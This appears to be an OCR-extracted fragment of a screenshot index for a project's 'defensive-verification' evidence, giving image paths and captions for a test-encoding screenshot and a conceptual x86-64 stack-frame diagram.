
Original image, preserved without editing. Provenance and limitations are listed in the screenshot index.



evidence/defensive-verification/03-tests-encoding-io.png

S21 — Conceptual x86-64 diagram display; not measured ARM64 layout

Original image, preserved without editing. Provenance and limitations are listed in the screenshot index.



evidence/defensive-verification/04-stack-frame.png